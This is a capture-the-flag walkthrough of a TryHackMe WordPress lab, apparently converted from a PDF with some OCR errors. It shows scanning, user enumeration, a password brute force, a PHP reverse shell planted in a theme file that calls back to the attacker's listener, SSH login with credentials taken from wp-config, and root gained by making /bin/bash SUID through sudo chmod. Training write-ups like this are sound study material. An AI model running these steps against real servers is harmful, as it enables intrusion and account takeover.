


CoLddBox

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.83.103

Lets try pinging it

```
(pks☺Kali)-[~/TryHackMe/CoLddBox:Easy]
$ ping 10.10.83.103 -c 5
PING 10.10.83.103 (10.10.83.103) 56(84) bytes of data.
64 bytes from 10.10.83.103: icmp_seq=1 ttl=60 time=247 ms
64 bytes from 10.10.83.103: icmp_seq=2 ttl=60 time=174 ms
64 bytes from 10.10.83.103: icmp_seq=3 ttl=60 time=168 ms
64 bytes from 10.10.83.103: icmp_seq=4 ttl=60 time=172 ms
64 bytes from 10.10.83.103: icmp_seq=5 ttl=60 time=173 ms

--- 10.10.83.103 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 168.119/186.915/247.176/30.203 ms
```

Now lets do some port scanning

Port Scanning :

All Port Scan :

```

└─(pks☺Kali)-[~/TryHackMe/CoIddBox:Easy]
└─$ rustscan -a 10.10.83.103 --ulimit 5000

```

$$\begin{array}{l} \{ \} \quad \{ \} \quad \{ \{ _ _ _ \} \{ _ _ _ / _ _ \} / \{ \} \setminus \{ \} \} \\ \{ _ _ \setminus \{ _ \} \{ _ _ _ \} \} \{ \{ _ _ _ \} \setminus _ _ \} / \wedge \setminus \setminus \end{array}$$

The Modern Day Port Scanner.

```
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
```

Please contribute more quotes to our GitHub <https://github.com/rustscan/rustscan>

```
[~] The config file is expected to be at "/home/pks/.rustscan.toml"
```

```
[~] Automatically increasing ulimit value to 5000.
```

Open 10.10.83.103:80

Open 10.10.83.103:4512

[~] Starting Script(s)

```
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-19 19:45 IST
```

```
Initiating Ping Scan at 19:45
```

Scanning 10.10.83.103 [2 ports]

Completed Ping Scan at 19:45, 0.15s elapsed (1 total hosts)

```
Initiating Parallel DNS resolution of 1 host. at 19:45
```

Completed Parallel DNS resolution of 1 host. at 19:45, 0.01s elapsed

```
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
```

```
Initiating Connect Scan at 19:45
```

Scanning 10.10.83.103 [2 ports]

Discovered open port 80/tcp on 10.10.83.103

Discovered open port 4512/tcp on 10.10.83.103

Completed Connect Scan at 19:45, 0.18s elapsed (2 total ports)

Nmap scan report for 10.10.83.103

```
Host is up, received conn-refused (0.16s latency).
```

Scanned at 2024-09-19 19:45:11 IST for 1s

PORT	STATE	SERVICE	REASON
80/tcp	open	http	syn-ack
4512/tcp	open	unknown	syn-ack

Open ports

```
PORT STATE SERVICE REASON
80/tcp open  http syn-ack
4512/tcp open  unknown syn-ack
```

Lets try and aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -Pn -n -p 80,4512 10.10.83.103 -o aggressiveScan.txt
```

```
(pks@Kali)-[~/TryHackMe/ColddBox:Easy]
$ nmap -sC -sV -A -T5 -Pn -n -p 80,4512 10.10.83.103 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-19 19:49 IST
Nmap scan report for 10.10.83.103
Host is up (0.19s latency).


PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: ColddBox | One more machine
4512/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
|   256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_  256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.47 seconds
```


Aggressive scan

```
PORT STATE SERVICE VERSION
80/tcp open  http  Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: ColddBox | One more machine
4512/tcp open  ssh  OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
| 256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
```

[illegible]



There is this login button at the bottom too



Alright lets just run `wpscan` now

```
wpscan --url http://10.10.83.103
```

Found this interesting only from this

```
[+] WordPress theme in use: twentyfifteen
| Location: http://10.10.83.103/wp-content/themes/twentyfifteen/
| Last Updated: 2024-07-16T00:00:00.000Z
| Readme: http://10.10.83.103/wp-content/themes/twentyfifteen/readme.txt
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://10.10.83.103/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://10.10.83.103/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'

[+] Enumerating All Plugins (via Passive Methods)
```

Lets run it with a API-token this time it gives a lot more info from this

```
wpscan --url http://10.10.83.103/ -e u,cb,vp,vt --api-token <API-TOKEN>
```

```
[i] User(s) Identified:

[+] the cold in person
  | Found By: Rss Generator (Passive Detection)

[+] hugo
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
  | Plan: free
  | Requests Done (during the scan): 2
  | Requests Remaining: 21
```

Some usernames here lets make a file to include these in and run a brute force attack with wpscan

```
(pks☺Kali)-[~/TryHackMe/Co1ddBox:Easy]
$ cat users.txt
the cold in person
hugo
c0ldd
philip
```

Now lets run the brute force attack now

```
wpscan --url http://10.10.83.103/ -U users.txt -P
/usr/share/wordlists/rockyou.txt
```

this can a bit to run for me took like 6 min to find a password


```
[i] No Config Backups Found.
```

```
[+] Performing password attack on Wp Login against 4 user/s  
[SUCCESS] - c0ldd / 9876543210
```

```
^Cying philip / briana Time: 00:06:08 <
```

```
[!] Valid Combinations Found:
```


```
| Username: c0ldd, Password: 9876543210
```

 Wordpress creds found

Username : c01dd

Password : 9876543210

Let now login



Alright we can easily get a shell from here

Gaining Access :

To do this go to Apperance → Editor → 404.php page

Edit Themes

Twenty Fifteen: 404 Template (404.php)

Select theme to edit: Twenty Fifteen Select

```

<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>

<div id="primary" class="content-area">
    <main id="main" class="site-main" role="main">

        <section class="error-404 not-found">
            <header class="page-header">
                <h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.',
'twentyfifteen' ); ?></h1>
            </header><!-- .page-header -->

            <div class="page-content">
                <p><?php _e( 'It looks like nothing was found at this location. Maybe try a
search?', 'twentyfifteen' ); ?></p>

```

Templates

404 Template (404.php)

Archives (archive.php)

author-bio.php

Comments (comments.php)

content-link.php

content-none.php

content-page.php

content-search.php

content.php

Footer (footer.php)

Theme Functions (functions.php)

Add the pentest monkey revshell in here and edit the IP and the PORT in the script

Edit Themes

Twenty Fifteen: 404 Template (404.php)

Select theme to edit: Twenty Fifteen Select

```

//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.94.2'; // CHANGE THIS
$port = 9001; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...

```

Save this by clicking the Update file button in the bottom

Now lets start a listener here

```
(pks☺Kali)-[~/TryHackMe/ColdBox:Easy]
$ nc -lvnp 9001
listening on [any] 9001 ...
```

And go to this url to get the revshell :

```
http://10.10.83.103/wp-content/themes/twentyfifteen/404.php
```

And we get out revshell here

```
(pks☺Kali)-[~/TryHackMe/ColdBox:Easy]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.17.94.2] from (UNKNOWN) [10.10.83.103] 41068
Linux ColdBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
16:49:38 up 37 min, 0 users, load average: 0.00, 0.21, 0.29
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Lets upgrade this

```

(pks☺Kali)-[~/TryHackMe/ColddBox:Easy]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.17.94.2] from (UNKNOWN) [10.10.83.103] 41068
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34
16:49:38 up 37 min,  0 users,  load average: 0.00, 0.21, 0.29
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ColddBox-Easy:/$ ^Z
zsh: suspended nc -lvnp 9001

(pks☺Kali)-[~/TryHackMe/ColddBox:Easy]
$ stty raw -echo;fg
[1] + continued nc -lvnp 9001

www-data@ColddBox-Easy:/$ export TERM=xterm
www-data@ColddBox-Easy:/$ █

```

Lateral PrivEsc

Now lets see the config file first before we do anything

```

www-data@ColddBox-Easy:/$ cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
hidden          wp-blog-header.php  wp-includes      wp-signup.php
index.php       wp-comments-post.php wp-links-opml.php wp-trackback.php
license.txt     wp-config-sample.php wp-load.php      xmlrpc.php
readme.html    wp-config.php       wp-login.php
wp-activate.php wp-content          wp-mail.php
wp-admin       wp-cron.php         wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ █

```

Lets see this file

```
// ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define('DB_NAME', 'colddbox');  
  
/** MySQL database username */  
define('DB_USER', 'c0ldd');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'cybersecurity');
```

We got the password for c0ldd here

User creds

Username : c0ldd

Password : cybersecurity

Now lets SSH in now

```
(pks☺Kali)-[~/TryHackMe/ColddBox:Easy]  
$ ssh c0ldd@10.10.83.103 -p 4512  
c0ldd@10.10.83.103's password:  
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-186-generic x86_64)  
  
 * Documentation:  https://help.ubuntu.com  
 * Management:    https://landscape.canonical.com  
 * Support:        https://ubuntu.com/advantage  
  
Pueden actualizarse 129 paquetes.  
92 actualizaciones son de seguridad.  
  
Last login: Mon Nov  8 13:20:08 2021 from 10.0.2.15  
c0ldd@ColddBox-Easy:~$ id  
uid=1000(c0ldd) gid=1000(c0ldd) grupos=1000(c0ldd),4(adm),24(cdrom),  
ashare)  
c0ldd@ColddBox-Easy:~$
```

Here is your user.txt

```
c0ldd@ColddBox-Easy:~$ ls -al
total 24
drwxr-xr-x 3 c0ldd c0ldd 4096 oct 19  2020 .
drwxr-xr-x 3 root  root  4096 sep 24  2020 ..
-rw----- 1 c0ldd c0ldd    0 oct 19  2020 .bash_history
-rw-r--r-- 1 c0ldd c0ldd  220 sep 24  2020 .bash_logout
-rw-r--r-- 1 c0ldd c0ldd    0 oct 14  2020 .bashrc
drwx----- 2 c0ldd c0ldd 4096 sep 24  2020 .cache
-rw-r--r-- 1 c0ldd c0ldd  655 sep 24  2020 .profile
-rw-r--r-- 1 c0ldd c0ldd    0 sep 24  2020 .sudo_as_admin_successful
-rw-rw---- 1 c0ldd c0ldd   53 sep 24  2020 user.txt
c0ldd@ColddBox-Easy:~$
```

Vertical PrivEsc

As we have the password lets first see the sudo permissions here

```
c0ldd@ColddBox-Easy:~$ sudo -l
[sudo] password for c0ldd:
Coincidiendo entradas por defecto para c0ldd en Co
    env_reset, mail_badpass, secure_path=/usr/local
El usuario c0ldd puede ejecutar los siguientes com
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:~$
```

So we can either use vim to get root or we can just add the SUID binary to /bin/bash to get root

```
c0ldd@Co1ddBox-Easy:~$ sudo chmod 4777 /bin/bash
c0ldd@Co1ddBox-Easy:~$ ls -al /bin/bash
-rwxrwxrwx 1 root root 1037528 jul 12  2019 /bin/bash
c0ldd@Co1ddBox-Easy:~$
```

Now lets just get root like this

```
c0ldd@Co1ddBox-Easy:~$ /bin/bash -ip
bash-4.3# id
uid=1000(c0ldd) gid=1000(c0ldd) euid=0(root) grupos:
min),116(sambashare)
bash-4.3#
```

Here is your root.txt

```
bash-4.3# cd /root
bash-4.3# ls -al
total 32
drwx-----  4 root root 4096 sep 24  2020 .
drwxr-xr-x 23 root root 4096 sep 24  2020 ..
-rw-----  1 root root   15 nov  8  2021 .bash_history
-rw-r--r--  1 root root   0 oct 14  2020 .bashrc
drwx-----  2 root root 4096 sep 24  2020 .cache
-rw-----  1 root root  220 sep 24  2020 .mysql_history
drwxr-xr-x  2 root root 4096 sep 24  2020 .nano
-rw-r--r--  1 root root  148 ago 17  2015 .profile
-rw-r--r--  1 root root   49 sep 24  2020 root.txt
bash-4.3#
```

Thanks for reading :)